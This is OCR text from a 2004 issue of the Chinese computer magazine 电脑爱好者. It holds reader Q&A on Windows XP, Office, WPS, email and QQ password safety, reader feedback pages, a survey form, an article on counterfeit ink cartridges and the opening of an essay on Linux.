(2)双击“本地连接”图标，进入“本地连接属性”窗口。

(3)选择“常规”标签，双击“此连接使用下列项目”中的“Internet 协议”。

(4)在“Internet 协议(TCP/IP)属性”窗口中，将网卡的IP地址配置为一个在公网(默认的网关是192.168.1.1)中尚未使用的数值如192.168.1.X，X取介于2～255之间的值，子网掩码设置为255.255.255.0，默认网关和DNS可取默认设置。

(5)连续单击“确定”按钮保存退出即可。

5 显卡驱动程序无故自动丢失

问:为什么别的电脑上能正常工作的一块GeForce3 Ti显卡插到我的电脑上总是无缘无故丢失驱动程序呢？

答:出现这种情况大都是因为显卡与主板存在兼容性问题，如果更新了显卡和主板的驱动程序后仍然无法解决问题，那么只能是更换其他型号的显卡了。

6 开机显示错误信息并停止运行

问:我的电脑在开机后在出现“Award Soft Ware, Inc System Configurations”字样时停止运行。请问如何解决这个问题？

答:造成这个问题最常见的原因是BIOS参数设置不合适，你可以在开机后按Del键进入BIOS SETUP，将其中的“PNP/PCI CONFIGURATION”下的“PNP OS INSTALLED”(即插即用)参数项由“YES”改选为“NO”，然后按F10键保存退出即可。

CF [SB01]

系统门诊所



1 杀毒引起的系统组件失效

问:我的电脑中安装的是 Windows XP，前几天做了一次杀毒操作，结果发现无法使用“控制面板”中的“添加/删除程序”组件来卸载软件了。请问如何才能解决这个问题？

答:出现这个问题的原因是系统文件被破坏了。解决该问题的操作步骤如下:

(1)在系统桌面上用鼠标依次选择“开始→所有程序→附件→命令提示符”。

(2)在随后弹出的“命令提示符”窗口中键入 regsvr32 mshtml.dll 并按回车键执行命令。

(3)然后键入 regsvr32 shdocvw.dll -i 并按回车键执行命令。

(4)接着键入 regsvr32 shell32.dll -i 并按回车键执行命令。

这样系统文件恢复后“添加/删除程序”组件就可以正常使用了。

2 系统 DLL 文件失效的解决办法

问:我使用的是 Windows XP，有时系统会提示某些 DLL 文件失效。请问如何删除这些失效的 DLL 文件?

答:你可以采用如下方法删除系统中失效的 DLL 文件，步骤如下:

(1)打开”注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\sharedlls]。

(2)该分支下记录着被共享的 DLL 文件信息，每一个 DLL 文件后面带括号的数字表示当前的 DLL 文件被几个应用程序共享，如果该数值是 0，则说明这个 DLL 文件已经失效，你可以选中该文件并通过“编辑→删除”命令删除该文件。

3 能让 Ghost 文件减小的办法

问:我最近想用 Ghost 来备份 Windows XP，可发现备份后的文件非常大。请问有什么办法能让备份的文件减小吗？

答:在备份操作系统前你应该先做如下准备工作以降低备份文件的大小。

(1)首先应该把 C 盘根目录下 Pagefile.sys(该文件是隐藏文件)这个页面文件转移到 Windows XP 安装分区以外的其他分区中，当然也可以直接在 DOS 状态下删除该页面文件。因为这个文件的默认设置是电脑中物理内存的 1.5 倍，所以占用了很大磁盘空间，它会导致备份文件容量大幅增加。

(2)Windows XP 的休眠功能也会占用很大的磁盘空间。所以你在备份前应该在“控制面板→电源管理”中关闭这项服务功能，在备份结束后再打开这项功能。

(3)Windows XP 的系统还原功能也是磁盘空间占用大户。你也应该在备份前在“控制面板→性能和维护→系统→系统属性”中关闭这项服务功能，在备份结束后再打开这项功能。

(4)在 Fonts 文件夹中删除暂时不需要的字库。

(5)启动 IE，在“工具→Internet 选项”中清除 IE 的临时文件。

(6)清空回收站中的文件。

4 升级系统后扫描仪缺少驱动

问:我最近将操作系统升级到了 Windows XP，可原来使用的 AOC F-1210 扫描仪却没有相关的驱动程序。请问如何解决这个问题？

答:你可以强行运行 SETUP 安装程序，然后在系统中双击打开“AOC scanner F-1210”图标，进入“Scanner Utilities” 属性对话框，选择“兼容性”标签，将其中的“用兼容模式运行这个程序”选中，再打开下拉列表选择“Windows 98/Me”并单击“确定”按钮保存退出即可。

5 智能 ABC 的汉字提示框没有了

问:我刚刚安装了 Windows XP，发现在使用“智能 ABC”输入法输入汉字的时候，没有弹出汉字提示框，这样就无法选择要输入的具体汉字。请问如何才能解决这个问题？

答:这是由于设置不当造成的问题，你可以进行如下设置:

(1)在系统桌面上用鼠标右键单击输入法的小图标，随后选择“设置”。

(2)在出现的“文字服务与输入语言”对话框中，依次选择“中文(简体)→智能 ABC”。

(3)然后单击“属性”按钮，接着单击“属性”，出现“智能 ABC 输入法设置”对话框。

(4)在“风格”中有两个选项，一个是“光标跟随”，一个是“固定格式”(默认为“固定格式”)，单击选中“光标跟随”，然后单击“确定”按钮保存退出即可。CF [SB02]



软件咨询间

1 让PowerPoint幻灯片自动播放

问:在双击一个PowerPoint幻灯片文件后总是先打开这个文件，然后要下达播放命令才能播放，这在做产品演示时比较麻烦。请问，如何才能做到双击幻灯片文件直接进行演示而不进入编辑界面？

答:如果用户已经制作完成了幻灯片，以后再用到时只是播放幻灯片，而不用修改它，那么就可以在保存幻灯片时选择文件类型为"PowerPoint放映(*.pps)"。以后双击该文件时就会自动播放幻灯片而不是到达编辑环境中。如果用户已经将文件保存为"演示文稿(*.ppt)"类型，也不用重新保存它，只需在播放时右击这个文稿，在弹出的快捷菜单中执行"显示"命令，或者在打开前将其扩展名改成pps后双击它播放，这样就可以不打开PowerPoint直接播放幻灯片了。

2 用拼音加加输入各类数字序号

问:我们常用的一些拼音输入法(如智能ABC等)都提供了软键盘，用来输入一些特殊符号。拼音加加在没有提供软键盘的情况下也能输入①、⑴、㈠、1.等特殊数字序号吗？如何输入？

答:"拼音加加"提供了比较人性化的各类数字序号的输入方法。如果你要输入①、②等数字符号，只要输入"圆圈数字"的首字母串"yqsz";如果你要输入⑴、⑵等数字符号，只要输入"括号数字"的首字母串"khsz";如果你要输入㈠、㈡等数字符号，只要输入"中文数字"的首字母串"zwsz";如果你要输入1.、2.等数字符号，只要输入"数字点"的首字母串"szd"，然后选择需要的数字即可。

如果你使用的是双打输入法，则取对应的双打首字母串代码即可。

3 如何提取金山词霸中的音标

问:如何将金山词霸中显示的音标提取到Word、WPS或写字板等文字编辑工具中呢？我曾经将音标选中直接复制到文字编辑工具中，但粘贴后发现显示的音标和在金山词霸窗口中显示的音标不符，请问这是为什么？

答:当金山词霸窗口内显示了单词及音标后，用窗口中的"保存"将音标保存为一个HTML文件，然后用浏览器打开这个网页文件，选择音标并复制，接着打开文字编辑工具并粘贴，通过这一周转，就完完全全将音标复制到文字编辑工具中了。

下面分析直接复制的音标同金山词霸窗口中显示的不一样的原因：查看刚才保存的HTML网页文件代码，发现其中有一行"face=Kingsoft Phonetic Plain"，可以看出原来给音标设置了一种特殊字体，这个字体就是金山词霸所带的音标字体。当直接把音标从金山词霸窗口中复制到文字编辑工具中，所使用的字体并不是这种字体，而是文字编辑工具中默认的字体，所以显示的就和在金山词霸窗口中显示的不一样了。知道了是因为字体的缘故，只要在编辑器中把从金山词霸中复制来的音标字体设为"Kingsoft Phonetic Plain"就可以了。

4 金山WPS Office安装中的故障

问:我在安装WPS Office 2003时，系统提示已安装先卸载后再安装，或者干脆突然宕机了。请问这是为什么？如何解决？

答:出现WPS Office 2003已安装先卸载的提示或者突然宕机可能是如下原因造成的:

(1)安装了WPS Office的其他版本。

(2)安装了WPS Office的测试版或正式版本后未正常卸载。

(3)可能是你正在运行防毒程序、防宕机程序、ICQ等。

解决方法:首先将正在运行的应用程序关闭，并确认系统中不存在WPS Office 2003的文件夹(如果你的工作文件目录保存在WPS Office 2003文件夹中，要先将文件进行备份)，然后修改注册表内容，具体操作如下:

打开"注册表编辑器"，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Kingsoft\WPS Office 2003]，将WPS Office 2003文件夹删除。

如果仍有上述情况发生，你还可以打开Windows桌面上的"我的电脑"，进入系统盘的Program Files文件夹，并设置"文件夹选项"中"显示所有文件和文件夹"，这时你会在Program Files中看到InstallShield Installation Information文件夹，打开并将其中含有WPS Office 2003字样的ini文件所在的文件夹删除即可。完成上述操作后，重新安装WPS Office即可。

5 分节Word文档的打印技巧

问:我用Word编排了一本图书，其中有分节设置，我只想打印其中某节的某个范围的页面，请问该如何操作？

答:对一个已分节的Word文件，如果只需打印某节或其中几节的某些页面，应采用"p页码s节号"的格式填入"页码

范围”内。如：

“s2”，表示打印第2节所有页面；

“p2s2，p5s2”，表示打印第2节的第2页和第5页；

“s2，s4”，表示打印第2节和第4节的所有页面；

“p4s2-p5s3”，表示从第2节第4页打印到第3节第5页。

6 语音和手写识别只需 Office XP

问：我刚刚购买了电脑，电脑中只有 Windows XP 和 Office XP 两套大型软件。听说如今的电脑装上某种软件后就可以进行语音或手写识别，请问需要什么样的软件？

答：具有语音和手写识别功能的专业软件有很多，而且价格也比较高。因为你已经拥有了 Office XP，所以可以充分利用它提供的这两种功能。语音识别功能可以用于 Office XP 的简体中文、英语(美国)和日语等多种版本，该功能可以帮助用户将文字听写到任何 Office 程序中，也就是说只要你在任一 Office XP 程序中安装了语音识别功能，以后就可以在所有 Office XP 程序中使用。除此以外，你还可以用声音选择菜单项、工具栏项、对话框(仅用于美国英语)等选项。

不过，语音识别和手写识别功能并非缺省配置，要安装该功能，必须选用自定义安装方式。或者从“工具”菜单中单击“语音”命令，如果此时语音识别功能尚未被安装，那么首先将会弹出一个对话框询问你是否安装此项功能，点击“是”按钮后，你需要根据提示插入 Office XP 安装光盘才能完成该功能的添加过程。

7 WPS Office 2003 也能制作公章

问：我见过一款叫做“办公之星”的软件，用它来制作圆形公章非常方便。现在我手头上只有 WPS Office 2003，请问如何用它来制作圆形公章？

答：用 WPS Office 2003 制作公章，关键是需要知道用它的单行文字工具和基本绘图工具。

首先使用单行文字的对象排列功能来处理公章中的文字。在“文字框”中输入要制作公章的单位或企业的开头文字，然后将这个文字框复制若干个相同的文字框(注：视你的公章文字需求而定)填写好你的名称，点击工具栏中的“选择”按钮，将几个文字框全部选中，然后依次打开“格式→对象→对齐→对象排列”，点击“沿弧排列”，找到“半径”和“间距”，调整其中的数值达到合理的效果。

接着画圆，在“工具→图形”中选择“椭圆”，然后按住 Shift 键不放，按住鼠标的左键将其拖拽成为一个正圆，再选中该正圆点击“右键”选中“对象属性”，在“边线风格”中对外观边线的“类型”和“宽度”进行调整，“颜色”改为“红色”，这样一个正圆就划好了。

接下来制作“公章”中的五角星。首先在“工具→图形”选项中选择“正多边形”，制作一个正多边形，然后在“正多边形”中的一条边线中找到一个黑色的方块，将鼠标定位到该方块上会看到一个“十”字形的标志，按住鼠标左键将“正多边形”向内拖动成为一个五角星。

最后我们要做的工作就是将“五角星”内颜色填充为红色，将制作好的五角星、公章文字拖动到正圆中合理的位置并对其进行“组合”操作，这样我们就完成了公章的制作过程。

这里只是向大家讲述一种实现方法，不可用做非法用途。

8 巧解 Excel 中文本换行难题

问：以前我一直使用 Word 处理表格，最近由于涉及的数据比较复杂，所以开始使用 Excel，但我发现在 Excel 表格中处理文本换行很难操作。比如说，当在单元格中按照常规按 Enter 键时，却发现焦点移到了下一个单元格。请问，Excel 中如何实现自动换行？

答：下面是四种 Excel 中换行的的解决办法：

(1)调整单元格格式实现自动换行

选定单元格，选择“格式”菜单中“单元格”命令，在弹出的对话框中，单击“对齐”标签，选中“自动换行”复选框，单击“确定”即可。

(2)输入时随时换行

用户在输入时如果需要换行，只要按下 Alt+Enter 组合键即可实现。此方法同样可使已输入内容的单元格中的文字在光标所在处换行。

(3)在单元格区域内换行

将某个长行转成段落并在指定区域内换行。例如：A10内容很长，欲将其显示在A列至C列之内，步骤为：选定区域A10:C12(先选 A10)，选择“编辑”菜单中“填充”下的“内容重排”命令，A10 内容就会分布在 A10:C12 区域中。此法特别适合用于表格内的注释。

(4)文本框的巧妙使用

单击“视图”菜单，在“工具栏”命令中，选中“绘图”工具栏，单击该工具栏的“文本框”按钮，为了保证文本框的边界与工作表网格线重合，请按住 Alt 键的同时插入文本框，然后，就可以在文本框中任意输入了。

9 当豪杰解霸不能播放 AVI 文件时

问：我用豪杰超级解霸播放最近下载的一些AVI文件时只有声音没有图像，而有些是声音图像都不能播放，但播放前些年保存的一些 AVI 文件没有问题。请问，这是为什么？如何才能播放这些新下载的 AVI 文件？

答：如果只有声音没有图像，可能是缺少视频解码器，请将随超级解霸光碟带的MPEG插件DivX3.11和4.0安装一下试试。AVI 文件由于制作时需要使用压缩编码，虽然文件扩展名都是 AVI，但实际上编码方式有很大差别。软件要播放这些 AVI 文件，要求必须安装有对应的解码器，假如系统中未安装或缺少对应的音频解码器或视频解码器，就会出现不能播放或者有声无图的问题。这时，只要上网找到对应的解码器安装一下即可播放了。CF [SB03]

网络答疑室



1 新浪免费邮箱不能用 Foxmail 发信

问：我最近申请了新浪 30MB 免费邮箱，可以在网上发信，但不能在 Foxmail 中发信。请问，新浪免费邮箱不能在 Foxmail 中使用吗？

答：新浪免费邮箱也可以在 Foxmail 中使用。使用 Foxmail 管理新浪邮箱收发邮件，设置方法如下：

首先请确认 Foxmail 的版本号，如果使用的版本低于 3.11(3.1 或更低)，请到 Foxmail 网站下载支持 SMTP 认证的 Foxmail 3.11 或以上版本，并进行安装或升级，然后按照以下方法进行设置：

(1)单击主菜单中的“账户”，选择“属性”菜单项，打开“账户属性”对话框。

(2)单击右侧邮件服务器栏，设置外发服务器为：smtp.sina.com.cn，收件服务器为：pop3.sina.com.cn，然后输入你的邮箱名字和密码。

(3)从左侧的下拉列表框中，选择“邮件服务器”，在窗口右侧勾选“SMTP 服务器需要认证”复选框，此时右侧的“设置”按钮由禁止(灰色)变为可选(黑色)，单击它打开“ESMTP 服务器认证”窗口，选择“使用与 POP3 服务器相同的信息”，单击“确定”按钮关闭窗口。

设置完成后，给自己的这个邮箱发封邮件试试看能否收到。

2 加密的网页代码也能查看

问：有的网页设计得非常漂亮，但当我们试图查看它的网页代码时，才发现网页是加密的，不能查看其代码。请问，有什么办法能够查看这些网页代码？

答：有时一些网页对源码进行了加密，我们很难找到类似像“onselectstart="return false"”这样的代码，另外每次找起来也非常麻烦，虽然解决此类问题的方法是把该事件的 JavaScript 处理代码去掉即可。但我们不如用另外一个更省事的方法。其方法如下：

启动 IE 浏览器，鼠标点击“工具→Internet 选项”菜单，选择“安全”标签，点击“自定义级别”按钮，在出现的窗口中将所有脚本全部禁用，然后按 F5 刷新页面，这时所有的 JavaScript 代码都被禁用了，我们就可以对其进行任意的复制、粘贴操作了。

提示：在收集到自己需要的内容后，记得给脚本解禁，否则会影响到我们浏览其他网页。

3 我的 QQ 密码为何时常被盗

问：我的 QQ 密码多次被盗，而我的一位朋友上网几年来只申请了一个 QQ，从来没有发生过这种情况。请问，这是为什么？

答：QQ 号码被盗是困扰某些网友的一个大问题。因此在采取保护措施前，我们有必要了解密码被盗的原因。QQ 用户密码被盗的原因通常有如下几个方面：

(1)你的密码过于简单，并在网吧等公共场合使用过 QQ，这样的话使用一些猜解软件能轻易地尝试猜解出来。

(2)你登记在 QQ 里的 E-mail 账户被黑，这种情况有些类似于第一种情况，所谓的“黑客”们就是用一些现成的软件去猜解穷举你的 E-mail 账户密码，然后再将 QQ 号码的密码发到该信箱中。

(3)你使用的计算机中了“木马”，它的危害性在于它可以截获你所有的键盘输入，并将其保存结果定时发到指定地址的计算机或者定时发邮件到某个邮箱中。

4 如何防止 QQ 密码被盗

问：我的 QQ 密码几次被盗，请问如何防范 QQ 密码被盗？

答：防止 QQ 密码被盗需要注意以下几个方面：

(1)尽快将 QQ 升级到安全性更完善的最新版本。

(2)如果没有申请 QQ“密码保护”功能，请立即申请。

(3)密码要复杂，当然也要方便你记忆，最好是数字加英文加标点符号，8～16 位最合适。

(4)一定要保护好你填写在 QQ 中的 E-mail 邮箱，建议你填没有 POP3 的邮箱，因为破邮箱的工具都是支持 POP3 的，信箱的密码也要足够复杂。

(5)在网吧等公共场所使用 QQ 后，最好能删除自己号码的目录，还要注意清空垃圾箱。

(6)你的机器最好要有防杀毒、防伪软件，更要注意版本更新。

(7)千万不要下载来路不明的软件，尤其是黑客类、炸弹类软件，这些软件有可能利用你的好奇心理在里面埋伏了木马，当你在炸别人、黑别人的时候殊不知已经为自己埋下了祸根。

只要你在使用 QQ 的时候多加防范，QQ 密码的保密性还是很强的，同时腾讯公司也在不断完善 QQ 的密码保护机制。如果你的密码不幸已经被盗，请在 QQ 被盗号码申诉表中认真填写所需资料并发给腾讯公司，腾讯公司根据你提供的证据的可靠性和充分性，会尽可能为你找回密码。CF [SB04]

选择《电脑爱好者》的理由

信来信往

（山东菏泽读者：李剑）我是《电脑爱好者》的忠实读者。掐一掐日子，到现在也有三四年了吧！电脑类刊物，我看过好几种，但我最后还是选择了《电脑爱好者》。原因有以下几点：

一、它的外表与众不同。我看过的刊物大多是极其华丽的，另一部分则是太呆板了。而它，朴实之中带着高贵，庄重之下却透着亲切，这令我大有想见恨晚的感觉。特别是2004年第十四期的封面，最能体现这一特征。

二、它的篇幅适中。每篇文章的字数大多在1000以上，3000以下，很符合大部分人的阅读习惯。

三、我个人认为，它最能吸引我的是软件学用通、新视界、技巧E卡通、特别话题、傻博士信箱、和掀起小编的盖头来等栏目。软件学用通介绍了大量软件，着实给我的学习和生活带来了不少好处(不瞒您说：以前我看小编介绍了不少英文网站，但由于自己英语水平太差根本看不懂，从此赌气要学好英语，现在我的英语水平对付英文网站已经马马虎虎了)；技巧E卡通告诉了我很多有用的窍门，令我在同学们面前也着实体面了一番；特别话题、傻博士信箱帮我解决难题；新视界让我能理解计算机领域的最新动向；最后是掀起小编的盖头来，这项虽放到了最后，却是我最喜欢的栏目了！文章中幽默的言语常常能让我捧腹大笑。

四、电脑爱好者广受读者欢迎，还因为作者的语言风格——不厌其烦的讲解，语言幽默并极具亲和力，阅读起来给人一种温馨的感觉。

五、电脑爱好者在与读者互动方面做得很棒，这正是多数电脑刊物所没能作好的。

它之所以受人喜爱，原因肯定不止这五点，这只是我个人的看法。

但不管多好的刊物总不能让人百分之百满意，下面就提些希望。

《电脑爱好者》面向的是全国数百万的读者，涉及面自然极广，但我认为其中关于硬件的部分可以少一点，特别是关于最新的硬件产品信息应在文中稍作介绍，让读者了解一个大概即可，详细内容可以登在网上，这样就可以腾出空间来刊登更受读者欢迎的实用内容。

目前即时通讯已成为人们生活中不可缺少的重要部分，可以增加这些信息的篇幅。

我们这里(山东菏泽)的报亭出售的电脑杂志很少，以至于为了买一本《电脑爱好者》，我常常得跑上好几个地方，实在有些辛苦。但每当我回家躺在床上，捧着《电脑爱好者》，心里所有的埋怨与不快就都消失了！希望能加大《电脑爱好者》在大城市之外的中小城市甚至发达乡村的推广发行力度。

以上是我个人对于《电脑爱好者》的一些看法和希望。希望百忙之中的小编能抽出宝贵的时间看一下！

第17期杂志相关软件索引

	软件	软件说明	页码
荐	Regmon 6.06	监视注册表的小软件	17
	Regshot 1.72	给注册表建立快照	17
荐	TCMonitor 2.0	随时监视注册表是否被修改	18
荐	ListDLL	查找系统中正被调用的DLL程序	22
荐	KeyPass 3.5.2	密码管理的最佳工具，可以帮你自动输入密码	27
	Lightkey 3.1	为任意编辑器增加自动完成功能	28
	IMAGEBOX	制作Flash相册	29
荐	POPO(网易泡泡)挂机帮手	在POPO上泡点的小工具	32
荐	UHARC GUI 2.0汉化版	比WinRAR更强大的压缩工具	36
	Visual CD1.8	光盘文件列表制作软件	36
	Powerbullet Presenter 1.35	轻松制作Flash	37
	WALLPAPER MOVER	随心所欲设置壁纸的位置	37
荐	SwiffRec 1.04	将声音记录到Flash中	37
	数学天地 12.0	进行数学计算的小工具	38
	ASCII速查 5.00	快速查找ASCII码	38
	Ots CD Scratch 1200 1.00.032	制作混音CD	38
荐	1ClickPicGrabber 2.0.2	多媒体下载软件	40
	DaemonUI 1.87	Daemon tools的辅助软件	41
	xTrayTasks 1.1	将应用程序窗口最小化到系统托盘中	42
	QuickVol X	通过鼠标点击即可改变音量大小	42
	File Investigator File Find 1.5	专门用于分析文件类型的工具	57
	WellGet 1.0	可以一边下载电影一边欣赏	60
	QQ/TM 2004 Beta珊瑚虫外挂 2.3	给QQ增加多种附加功能	62
	Net Mail Disk 0.2c	将邮箱打造为网络硬盘的工具	65
	QuiXporer2.3	PHP环境网络文档管理软件	66
	昕格网络硬盘 1.1	ASP环境网络硬盘管理软件	66
	MSN Shell 3.1.0.531	让MSN Messenger能上QQ，还能隐身登录、添加多个账号	66

重 要 声 明

1.作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明，否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。

5.本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。

6.本刊所载文章作者授权本社声明：本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。

热心评刊员公布

以下31位读者被评为2004年第13期热心评刊员。全表示为《电脑爱好者》2004年全年订户。

优秀奖1名（百变金刚TH－3121多功能数码播放器）

闵文平　江西省新建县第六中学　330100

纪念奖30名（超星读书卡30元）

高仁锦(山东)	李凤顺(吉林)	邓　鹏(四川)	高合忠(山东)	杨熙忠(福建)	王军杰(山东)
郝佳昆(北京)	陈钜辉(广东)	许裕忠(广东)	庄丽侬(广东)	胡　丹(四川)	李二宁(河南)
栗卿波(湖南)	李孝生(山西)	陈　平(云南)	鹿　明(山东)	黄永甲(广西)	许　琦(内蒙古)
寇　江(陕西)	朱元才(贵州)	黄占龙(深圳)	王　琨(湖北)	杨福增(云南)	刘昊鑫(黑龙江)
吴三强(新疆)全	胡永兵(江苏)全	郑耀根(浙江)全	张锋利(陕西)全	张　滨(河南)全	张卫先(北京)全

最佳文章公布

2004年第13期优秀文章

第一名：“Cfan新视界”栏目《丧失了技术的病毒》作者：张晓兵获得奖金500元和《电脑爱好者》荣誉证书。

第二名：“硬件步步高”栏目《给你的电脑洗洗脸》作者：懒猫获得300元奖金和《电脑爱好者》荣誉证书。

第三名：“实用软件”栏目《给你一把Windows的万能钥匙》作者：刘晖获得200元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2004 年第 17 期评刊表

亲爱的读者:


为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选 40 位热心评刊员，发给丰厚的奖品。

DU ZHE PING KAN 读者评刊

优秀奖:10 名

奖品：友立 DVD 制片家

价值：98 元



DVD 制片家提供简易的精灵式制作流程，让您迅速轻松地将家庭影片刻录成 DVD 或 VCD。

通过它您能建立专业风貌的场景选单，并可以建立您自己的 CD 卷标和外壳封面。

它可让您使用CD或DVD刻录机制作可在普通VCD/DVD播放机上播放的精彩的高清晰度相片 VCD/DVD 光盘，可在大屏幕电视上观赏。

友立 DVD 制片家

纪念奖:30 名

奖品：友立我形我速纹身酷库

价值：48 元



纹身酷库、吻出真我风彩！

丰富多彩的纹身纸贴，绝对吻合并张扬你的个性！

潮流与时尚转瞬即变，从容更新图库吻合时代风！

世界级专用纹身贴纸，吻合健康肌肤持久不褪色！

附精彩纹身解决方案，随时随地随心所欲！

内含我形我速 3.0 完整版、美国艾利可打印纹身贴纸一张、200 张纹身图案可供选择。

友立我形我速纹身酷库

■个 人 资 料

姓名 ________ 出生日期 ________ 性别 ________ 文化程度 ________

职业 ________ 联系电话 ________ 通讯地址 ________

邮政编码 ________ Email ________ QQ ________

■本期文章评价

(请填文章结尾处的代码,如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　　因	文章代码	原　　因	文章代码

■本期栏目评价

(如关注此栏目，请选择“喜欢”或“不喜欢”；如不关注此栏目，只选择“不关注”即可。)

	不关注此栏目	喜　欢	不喜欢
CFan 新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络 e 生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真 精明买家			
评测直击			
创业 & 就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价:□很好 □较好 □一般 □较差 □很差

2.本期与前几期的比较:□比以前好 □与以前差不多 □不如以前

3.本期杂志的总体难度:□太简单 □还可以 □比较适中 □有点难 □太难

■特别专题调查

1.您的个人电脑基本硬件配置如何？ ________


2.您用的操作系统是什么系统？版本如何？ ________

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效，请寄至:北京 9615 信箱(邮编:100086)　《电脑爱好者》编辑部 / 评刊 2004 年第 17 期收

您也可以将评刊表和其他意见或建议通过电子邮件发往 hotline@cfan.com.cn　评刊截止日期 2004 年 10 月 1 日(以邮戳为准)

网络评刊:http://www.intodigi.net/cfan/pk/







打印耗材缘何假货横行？

■ 阿健

假冒原装正品墨盒等打印耗材占据了高达40%的耗材市场分额！这一惊人的数字意味着什么？在企业里，平均每个月要消耗至少两个墨盒，按这个比例计算，企业半年里就用掉了至少4个假墨盒；当我们购买墨盒时，经销商拿出的10个墨盒中就有4个是假冒的。消费者不是孙悟空，他们更没有二郎神的“三只眼”，面对长期形成的畸形市场，消费者除了想知道如何辨别真假墨盒，更希望了解耗材市场混乱的根源。企业生产一个黑白墨盒成本不到5元，市场上却卖出了100～200元的天价。究竟是什么力量左右着耗材市场，假货如此横行的原因又在何处？消费者真的就买不到质优价廉的墨盒吗？

它说缺墨就缺墨？

消费者王女士上个月刚刚购买了一个原装正品彩色墨盒，一个月下来，打印量并不大，而打印机却开始“罢工”。电脑屏幕上总弹出对话框，“墨盒容量已不足，请及时更换！”王女士感觉非常奇怪，没打多少张纸，为什么打印机提示缺墨？喜欢刨根问底的王女士找到了专修打印机产品的技术人员。经检测，王女士的打印机状态良好，检测程序完全没有问题，但所报告缺墨的墨盒余墨却高达40%。王女士百思不得其解，这么贵的墨盒，还有这么多的墨水，现代化的程序检测后为什么还会有那么多的余墨呢？

技师一句话道破天机：“人家厂商开发余墨检测技术，给墨盒装上芯片，目的就是为了让您加快换墨的步伐。您还不明白吗？”

换墨盒只能换原装？


王女士没办法，回到家翻开使用手册，准备再次按照型号更换墨盒。无意中，王女士看到打印机翻盖内侧注有小字一行：由于使用非××原装硒鼓或使用被重新填充、倒光或假冒硒鼓而导致的产品损坏，不属保修范围。王女士更加想不明白，市场上墨盒品种繁多，适合她的也有好几个牌子，为什么就只能用原厂的产品？



卖墨盒者的一句话“惊”醒了王女士：“厂商就靠墨盒赚您钱呢，卖打印机早就不赚钱啦！”

买千元商品也送打印机？

送打印机已经不再是PC厂商的促销手段。走进中关村，你会发现诸如“送打印机!三星Dothan本本便宜卖”、“佳能另类促销：买DV送打印机”、“买MP3送打印机，联想数码夏日促销激情上演”等海报比比皆是，更有甚者，你买一个千元的MP3，商家也“不惜血本”地送你一台打印机。你可曾知道，打印机并不是PC、手机、MP3等厂商自产自销的手段，而是专业打印机厂商的“赔本赚吆喝”。这就怪了，厂商好端端的打印机不卖，为什么要送呢？



记者从北京现代特宝龙数码科技有限公司CEO李永淳那里了解到，目前的打印机厂商已经不再单纯地靠卖打印机获取利润，因为那一部分的利润基本上都是微利，而巨额利润来源于墨盒、硒鼓等打印耗材。价值200元的黑白墨盒其成本很可能只有不到5元，这样一来，卖4个墨盒，打印机的成本早就赚回来了。无论与谁合作，打印机厂商都不会亏本，这也就揭开了厂商极力“送”出自己产品的原因。


墨盒缘何4成是假？

据现代特宝龙李永淳讲，耗材市场原装、通用和假冒墨盒的比例达到5:1:4，也就是说市场上4成墨盒都是假货。哲学上讲，存在的就是合理的。如此大份额的假冒墨盒为何能存在？他帮记者分析出了一些原因。

第一，形成此格局的根本原因是各种墨盒打印质量差别并不大。客观地讲，消费者很难分辨打印质量的好坏。这就给消费者一种错觉，假冒墨盒便宜实惠。

第二，假货假在品牌，并不是品质，在质量差不多的前提下，价格优势是消费者选购的重要诱因。

Linux热后的冷思考



■ 邹肇辉



Linux之父李纳斯·托沃兹

开放源代码的Linux经过近十年的发展，已从边缘化的角色成长为市场的宠儿。尤其是原属Unix阵营的IBM、Novell等纷纷倒戈相投，曾对Linux冷眼相待的Oracle、HP、Dell等业界大腕集体转向来捧香脚，终使Linux完成由蛹化蝶的嬗变，声色为之一壮，力量也陡然大了几分。在这些巨头们的强力扶持下，Linux势如当年的蒙古铁骑，一路攻城掠地，不仅在服务器领域与Windows、Unix三分天下，而且在桌面系统中也是披坚执锐，逼得Windows寝食难安。

国内诸豪杰自然也不愿错过这场Linux盛宴，捷足先登者有之，磨刀霍霍者有之，不动声色静待时机者亦有之。言及Linux，尽管是群莺乱唱，但调门却惊人地一致，总是无尽的赞美，不吝笔墨的吹捧，以及超现实主义的乐观想像。然而当我们醉心于Linux的种种美好前景并为之欢呼时，高烧的头脑也不妨存片刻的冷思考，看看热闹和浮华背后到底隐蔽着什么。

Linux，别跟自己过不去

观点一：南橘北枳显先天畸形

